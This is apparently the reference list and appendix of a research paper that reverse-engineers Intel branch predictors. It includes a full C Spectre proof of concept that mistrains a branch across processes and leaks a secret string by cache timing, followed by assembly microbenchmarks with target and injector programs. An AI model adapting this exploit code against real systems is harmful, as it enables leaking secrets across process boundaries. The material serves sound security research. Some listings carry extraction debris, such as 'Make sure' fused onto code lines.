[KHF+19] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *2019 IEEE Symposium on Security and Privacy, SP 2019, San Francisco, CA, USA, May 19-23, 2019*, pages 1–19. IEEE, 2019.

[KKSA18] Esmaeil Mohammadian Koruyeh, Khaled N. Khasawneh, Chengyu Song, and Nael B. Abu-Ghazaleh. Spectre returns! speculation attacks using the return stack buffer. In Christian Rossow and Yves Younan, editors, *12th USENIX Workshop on Offensive Technologies, WOOT 2018, Baltimore, MD, USA, August 13-14, 2018*. USENIX Association, 2018.

[LSG+18] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In William Enck and Adrienne Porter Felt, editors, *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 973–990. USENIX Association, 2018.

[McF93] Scott McFarling. Combining branch predictors. In *WRL Technical Note TN-36*, 1993.

[Mic18] Pierre Michaud. An alternative tage-like conditional branch predictor. *ACM Trans. Archit. Code Optim.*, 15(3):30:1–30:23, 2018.

[MIK19] Katsunoshin Matsui, Md. Ashraful Islam, and Kenji Kise. An efficient implementation of a TAGE branch predictor for soft processors on FPGA. In *13th IEEE International Symposium on Embedded Multicore/Many-core Systems-on-Chip, MCSoC 2019, Singapore, Singapore, October 1-4, 2019*, pages 108–115. IEEE, 2019.

[Nai95] Ravi Nair. Dynamic path-based branch correlation. In Trevor N. Mudge and Kemal Ebcioglu, editors, *Proceedings of the 28th Annual International Symposium on Microarchitecture, Ann Arbor, Michigan, USA, November 29 - December 1, 1995*, pages 15–23. ACM / IEEE Computer Society, 1995.

[RBBG21] Hany Ragab, Enrico Barberis, Herbert Bos, and Cristiano Giuffrida. Rage against the machine clear: A systematic analysis of machine clears and their implications for transient execution attacks. In Michael Bailey and Rachel Greenstadt, editors, *30th USENIX Security Symposium, USENIX Security 2021, August 11-13, 2021*, pages 1451–1468. USENIX Association, 2021.

[RSS15] Erven Rohou, Bharath Narasimha Swamy, and André Seznec. Branch prediction and the performance of interpreters: don't trust folklore. In Kunle Olukotun, Aaron Smith, Robert Hundt, and Jason Mars, editors, *Proceedings of the 13th Annual IEEE/ACM International Symposium on Code Generation and Optimization, CGO 2015, San Francisco, CA, USA, February 07 - 11, 2015*, pages 103–114. IEEE Computer Society, 2015.

[SCAP97] Eric Sprangle, Robert S. Chappell, Mitch Alsup, and Yale N. Patt. The agree predictor: A mechanism for reducing negative branch history interference. In Andrew R. Pleszkun and Trevor N. Mudge, editors, *Proceedings of the 24th International Symposium on Computer Architecture, Denver, Colorado, USA, June 2-4, 1997*, pages 284–291. ACM, 1997.

[Sez07] André Seznec. The L-TAGE branch predictor. *J. Instr. Level Parallelism*, 9, 2007.

[Sez11] André Seznec. A new case for the TAGE branch predictor. In Carlo Galuzzi, Luigi Carro, Andreas Moshovos, and Milos Prvulovic, editors, *44rd Annual IEEE/ACM International Symposium on Microarchitecture, MICRO 2011, Porto Alegre, Brazil, December 3-7, 2011*, pages 117–127. ACM, 2011.

[Sez14] André Seznec. TAGE-SC-L branch predictors. *JILP*, 2014. 4th JILP Workshop on Computer Architecture Competitions (JWAC-4) Championship Branch Prediction (CBP-4).

[SL16] David J. Schlais and Mikko H. Lipasti. BADGR: A practical GHR implementation for TAGE branch predictors. In *34th IEEE International Conference on Computer Design, ICCD 2016, Scottsdale, AZ, USA, October 2-5, 2016*, pages 536–543. IEEE Computer Society, 2016.

[SM06] André Seznec and Pierre Michaud. A case for (partially) tagged geometric history length branch prediction. *J. Instr. Level Parallelism*, 8, 2006.

[SSB20] David Suggs, Mahesh Subramony, and Dan Bouvier. The AMD "zen 2" processor. *IEEE Micro*, 40(2):45–52, 2020.

[UM09] Vladimir Uzelac and Aleksandar Milenkovic. Experiment flows and microbenchmarks for reverse engineering of branch predictor structures. In *IEEE International Symposium on Performance Analysis of Systems and Software, ISPASS 2009, April 26-28, 2009, Boston, Massachusetts, USA, Proceedings*, pages 207–217. IEEE Computer Society, 2009.

[WR22] Johannes Wikner and Kaveh Razavi. RETBLEED: arbitrary speculative code execution with return instructions. In Kevin R. B. Butler and Kurt Thomas, editors, *31st USENIX Security Symposium, USENIX Security 2022, Boston, MA, USA, August 10-12, 2022*, pages 3825–3842. USENIX Association, 2022.

[YP91] Tse-Yu Yeh and Yale N. Patt. Two-level adaptive training branch prediction. In Yashwant K. Malaiya, editor, *Proceedings of the 24th Annual IEEE/ACM International Symposium on Microarchitecture, MICRO 24, Albuquerque, New Mexico, USA, November 18-20, 1991*, pages 51–61. ACM/IEEE, 1991.

[YP92] Tse-Yu Yeh and Yale N. Patt. Alternative implementations of two-level adaptive branch prediction. In Allan Gottlieb, editor, *Proceedings of the 19th Annual International Symposium on Computer Architecture. Gold Coast, Australia, May 1992*, pages 124–134. ACM, 1992.

[YTN+23] Hosein Yavarzadeh, Mohammadkazem Taram, Shravan Narayan, Deian Stefan, and Dean Tullsen. Half&Half: Demystifying Intel's directional branch predictors for fast, secure partitioned execution. In *44th IEEE Symposium on Security and Privacy, SP 2023, San Francisco, CA, USA, May 22-26, 2023*, pages 1220–1237. IEEE, 2023.

[ZTO+23] Zhiyuan Zhang, Mingtian Tao, Sioli O'Connell, Chitchanok Chuengsatiansup, Daniel Genkin, and Yuval Yarom. BunnyHop: Exploiting the instruction prefetcher. USENIX Association, 2023. To be published at the 32nd USENIX Security Symposium, USENIX Security 2023, Anaheim, CA, USA, August 9-11, 2023.

Appendix

The source code in the Appendix (and more) can be found on Github: https://github.com/nick133742/intel_branch_prediction.

Listing A. 1: Out-of-place cross-address (PHT-CA-OP) Spectre PoC written in C.

```c
#define _GNU_SOURCE

#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <x86intrin.h>
#include <sched.h>
#include <time.h>
#include <signal.h>

#ifdef _MSC_VER
#include <intrin.h> /* for rdtscp and clflush */
#pragma optimize("gt", on)
#else
#include <x86intrin.h> /* for rdtscp and clflush */
#endif

#include "spectre.h"

void normalize_history() {
        REPEAT_IF(512, (int)time(0) < 1, { asm volatile("nop"); }) //
            ↪ Condition always false so branchs will be taken and fill the
            ↪ branch history
}

unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16};
uint8_t unused2[64];
uint8_t array2[COVERT_CHANNEL_SIZE];

char *secret = "The␣Magic␣Words␣are␣Squeamish␣Ossifrage.";

```

```
34 uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */
35
36 void __attribute__((aligned(4096))) victim_function(size_t x)
37 {
38         normalize_history();
39
40         if (x < array1_size)
41         {
42                 temp &= array2[array1[x] * 512];
43         }
44 }
45
46 void __attribute__((aligned(8192))) mistrain_branch(size_t x)
47 {
48         normalize_history();
49
50         if (x < array1_size)
51         {
52                 asm volatile("nop");
53         }
54 }
55
56 /********************************************************************
57 Analysis code
58 ********************************************************************/
59 #define CACHE_HIT_THRESHOLD (80) /* assume cache hit if time <= threshold */
60
61 /* Report best guess in value[0] and runner-up in value[1] */
62 void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2])
63 {
64         static int results[256];
65         int tries, i, j, k, mix_i, junk = 0;
66         register uint64_t time1, time2;
67         volatile uint8_t *addr;
68
69         for (i = 0; i < 256; i++)
70                 results[i] = 0;
71         for (tries = 999; tries > 0; tries--)
72         {
73
74                 /* Flush array2[256*(0..255)] from cache */
75                 for (i = 0; i < 256; i++)
76                         _mm_clflush(&array2[i * 512]); /* intrinsic for
                            ↪ clflush instruction */
77
78                 // Flush array so speculative window in victim_function is
```

```
    ↪ longer
_mm_clflush(&array1_size);

// Call victim function with malicous index. Should be out of
    ↪ bound but due to mistraining we speculatively fetch the
    ↪ data
victim_function(malicious_x);
asm volatile("mfence");


/* Time reads. Order is lightly mixed up to prevent stride
    ↪ prediction */
for (i = 0; i < 256; i++)
{
        mix_i = ((i * 167) + 13) & 255;
        addr = &array2[mix_i * 512];
        time1 = __rdtscp(&junk);                /* READ TIMER
            ↪  */
        junk = *addr;                                   /*
            ↪ MEMORY ACCESS TO TIME */
        time2 = __rdtscp(&junk) - time1; /* READ TIMER &
            ↪ COMPUTE ELAPSED TIME */
        if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[
            ↪ tries % array1_size])
            results[mix_i]++; /* cache hit - add +1 to
                ↪ score for this value */
}

/* Locate highest & second-highest results results tallies in
    ↪ j/k */
j = k = -1;
for (i = 0; i < 256; i++)
{
        if (j < 0 || results[i] >= results[j])
        {
                k = j;
                j = i;
        }
        else if (k < 0 || results[i] >= results[k])
        {
                k = i;
        }
}
if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 &&
    ↪ results[k] == 0))
        break; /* Clear success if best is > 2*runner-up + 5
```

```
                                ↪ or 2/0) */
114         }
115         results[0] ^= junk; /* use junk so code above won't get optimized out
                ↪ */
116         value[0] = (uint8_t)j;
117         score[0] = results[j];
118         value[1] = (uint8_t)k;
119         score[1] = results[k];
120 }
121
122 int main(int argc, const char **argv)
123 {
124         size_t malicious_x = (size_t)(secret - (char *)array1); /* default for
                ↪  malicious_x */
125         int i, score[2], len = 40;
126         uint8_t value[2];
127
128         for (i = 0; i < sizeof(array2); i++)
129                 array2[i] = 1; /* write to array2 so in RAM not copy-on-write
                        ↪ zero pages */
130
131         int pid = fork();
132
133         if (pid == 0)
134         {
135                 cpu_set_t mask;
136                 CPU_ZERO(&mask);
137                 CPU_SET(6, &mask);
138                 int result = sched_setaffinity(0, sizeof(mask), &mask);
139                 printf("Reading␣%d␣bytes:\n", len);
140         }
141         else
142         {
143                 cpu_set_t mask;
144                 CPU_ZERO(&mask);
145                 CPU_SET(14, &mask);
146                 int result = sched_setaffinity(0, sizeof(mask), &mask);
147         }
148
149         while (--len >= 0)
150         {
151                 if (pid == 0)
152                 {
153                         // Attackers code
154                         int j = 0;
155                         while (1)
```

```
156                         {
157                                 j++;
158                                 int training_x = j % array1_size;
159                                 mistrain_branch(training_x);
160                         }
161                 }
162                 else
163                 {
164                         // Victims code
165                         readMemoryByte(malicious_x++, value, score);
166                         printf("%s:␣", (score[0] >= 2 * score[1] ? "Success" :
                                ↪  "Unclear"));
167                         printf("0x%02X=’%c’␣score=%d␣␣␣␣", value[0],
168                                     (value[0] > 31 && value[0] < 127 ? value[0]
                                        ↪  : ’?’), score[0]);
169                         if (score[1] > 0)
170                                 printf("(second␣best:␣0x%02X␣score=%d)", value
                                    ↪ [1], score[1]);
171                         printf("\n");
172                 }
173         }
174
175         kill(pid, SIGKILL);
176
177         return (0);
178 }
```

```
;;; char pointer into rdi as parameter, result in rdx
string_to_int:
    mov rsi, rdi ; move passed string ptr which will be incremented in the
        ↪ loop
    xor rdx, rdx ; sum for return
    mov rcx, 1 ; power of 10^x, starts with x=1

; loop through end of string
loop:
    mov al, BYTE [rsi]
    test al, al ; if char is null byte (end of string) break out of loop
    jz loop_end
    inc rsi
    jmp loop

loop_end:
    ; decrement rsi because it should point to the last ascii number and not
        ↪ the null byte
    dec rsi

; loop backwards through string
loop_backwards:
    xor rax, rax;


    mov al, BYTE [rsi] ; move ascii byte into al
    sub rax, 48 ; subtract 48 to turn the ascii char into its decimal
        ↪ representation

    imul rax, rcx
    add rdx, rax

    imul rcx, 10

    cmp rsi, rdi ; if there are no chars left to loop, break out of loop
    je end

    dec rsi
    jmp loop_backwards

end:
    ret
```

Figure A.1: Code to convert an ASCII parameter to an integer. Used in many experiments.

```
%macro junk_jmp 0
    jmp %%end
%%end:

%endmacro
```

Figure A.2: NASM macro for junk jumps that can easily be repeated using the %rep directive due to its local label.

```
_start:
    ; read second argument
    mov rdi, QWORD [rsp+0x10]

    call string_to_int
    mov r8, rdx ; store integer

    xor r9, r9 ; set loop counter to 0
mod_loop:
    inc r9

    mov rcx, r8
    mov rax, r9
    ;call modulo
    cqo
    idiv rcx

    test rdx, rdx ; check if remainder is 0
    jnz end_if
    nop
end_if:
    cmp r9, 10000000
    jne mod_loop

    ;;; exit(code)
    mov rdi, 0                      ; code: 0 - everything is fine
    mov rax, 60                     ; syscall: 60 - exit
    syscall
```

Figure A.3: Simple program using a counter in register $r9$ that is incremented each loop iteration and a branch with the following condition where the input parameter is saved in $r8$: $r9 \mod r8$.

```
1  _start:
2      xor r9, r9 ; set loop counter to 0
3  mod_loop:
4      inc r9 ; counter i
5
6      align 4096
7      ; normalize history
8      %rep 512
9          junk_jmp
10     %endrep
11
12 mod_start:
13     mov rcx, 4 ; x=4
14     mov rax, r9
15     ; divide counter i through 4
16     cqo
17     idiv rcx
18
19     mov rcx, 2
20     ; divides quotient of prev division through 2
21     cqo
22     idiv rcx
23
24     align 4096
25     test rdx, rdx ; check if remainder is 0
26     jnz end_if
27     nop
28 end_if:
29     cmp r9, 1000000000
30     jne mod_loop
31
32     ;;; exit(code)
33     mov rdi, 0                          ; code: 0 - everything is fine
34     mov rax, 60                         ; syscall: 60 - exit
35     syscall
```

Figure A.4: Experiment code to test what kind of saturating counter is used. This code snipped uses $x = 4$ to test for a two-bit saturating counter.

```
; for cpu 6 (0 indexed)
cpu_mask:   db  0x40,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0
    ↪ x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0
    ↪ x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0
    ↪ x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0
    ↪ x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0
    ↪ x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0
    ↪ x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0
    ↪ x0,0x0,0x0,0x0,0x0

SECTION .text

_start:
    mov rax, 203
    mov rdi, 0 ; 0 means current process
    mov rsi, 128 ; cpu set size
    mov rdx, cpu_mask
    syscall ; calls sched_set_affinity
```

Figure A.5: Example snipped that would run on core 6

```
mod_loop:
    inc r9

    align 4096
    ; normalize history
    %rep 512
        junk_jmp
    %endrep

    mov rcx, 1
    mov rax, r9
    ;call modulo
    cqo
    idiv rcx

    test rdx, rdx ; check if
        ↪ remainder is 0
    align 4096
    jnz end_if
    nop
end_if:

    ; slows down the target
    %rep 512
    nop
    %endrep

    cmp r9, 1000000
    jne mod_loopMake sure
```

(a) *Target's* branch where the branch is always not taken

```
mod_loop:
    inc r9

    align 4096
    ; normalize history
    %rep 512
        junk_jmp
    %endrep

    mov rcx, 1
    mov rax, r9
    ;call modulo
    cqo
    idiv rcx

    test rdx, rdx ; check if
        ↪ remainder is 0
    align 4096
    jz end_if
    nop
end_if:
    cmp r9, 10000000
    jne mod_loop
```

(b) *Injector's* code where the branch is always taken

Figure A.6: Source code for simple *target* and *injector* example.

```
mod_loop:
    inc r9

    align 4096
    ; normalize history. We use 513
        ↪ conditional junk jumps
        ↪ here, so one more compared
        ↪  to the injector
    %rep 513
        junk_jmp
    %endrep

    mov rcx, 1
    mov rax, r9
    ;call modulo
    cqo
    idiv rcx

    test rdx, rdx ; check if
        ↪ remainder is 0
    align 4096
    jnz end_if
    nop
end_if:

    ; slows down the target
    %rep 512
    nop
    %endrep

    cmp r9, 1000000
    jne mod_loopMake sure
```

(a) *Target* program which spy branch is always not taken. Moreover, there is an additional branch after the normalization.

```
mod_loop:
    inc r9

    align 4096
    ; normalize history
    %rep 512
        junk_jmp
    %endrep

    mov rcx, 1
    mov rax, r9
    ;call modulo
    cqo
    idiv rcx

    test rdx, rdx ; check if
        ↪ remainder is 0
    align 4096
    jz end_if
    nop
end_if:
    cmp r9, 10000000
    jne mod_loop
```

(b) *Injector* program where the branch is always taken

Figure A.7: Source code for the experiment that investigates the content of the branch history. The branch history does not use single bits to store the results of previously executed conditional branches but address bits of each branch.

```
mod_loop:
    inc r9

    align 4096
    ; normalize history.
    %rep 512
        junk_jmp
    %endrep

    mov rcx, 1
    mov rax, r9
    ;call modulo
    cqo
    idiv rcx

    test rdx, rdx ; check if
        ↪ remainder is 0
    align 4096

    add r10, 8888 ; additional
        ↪ instruction to test for
        ↪ that are different to the
        ↪ injector

    jnz end_if
    nop
end_if:

    ; slows down the target
    %rep 512
    nop
    %endrep

    cmp r9, 1000000
    jne mod_loopMake sure
```

(a) *Target* program which spy branch is always not taken. Moreover, there is an additional branch after the normalization.

```
mod_loop:
    inc r9

    align 4096
    ; normalize history
    %rep 512
        junk_jmp
    %endrep

    mov rcx, 1
    mov rax, r9
    ;call modulo
    cqo
    idiv rcx

    test rdx, rdx ; check if
        ↪ remainder is 0
    align 4096

    ; additional instructions to test
        ↪  for that are different to
        ↪  the injector
    add r10, 8888
    jz end_if
    nop
end_if:
    cmp r9, 10000000
    jne mod_loop
```

(b) *Injector* program where the branch is always taken

Figure A.8: Source code for the experiment that investigates the content of the branch history. The branch history does not use single bits to store the results of previously executed conditional branches but address bits of each branch.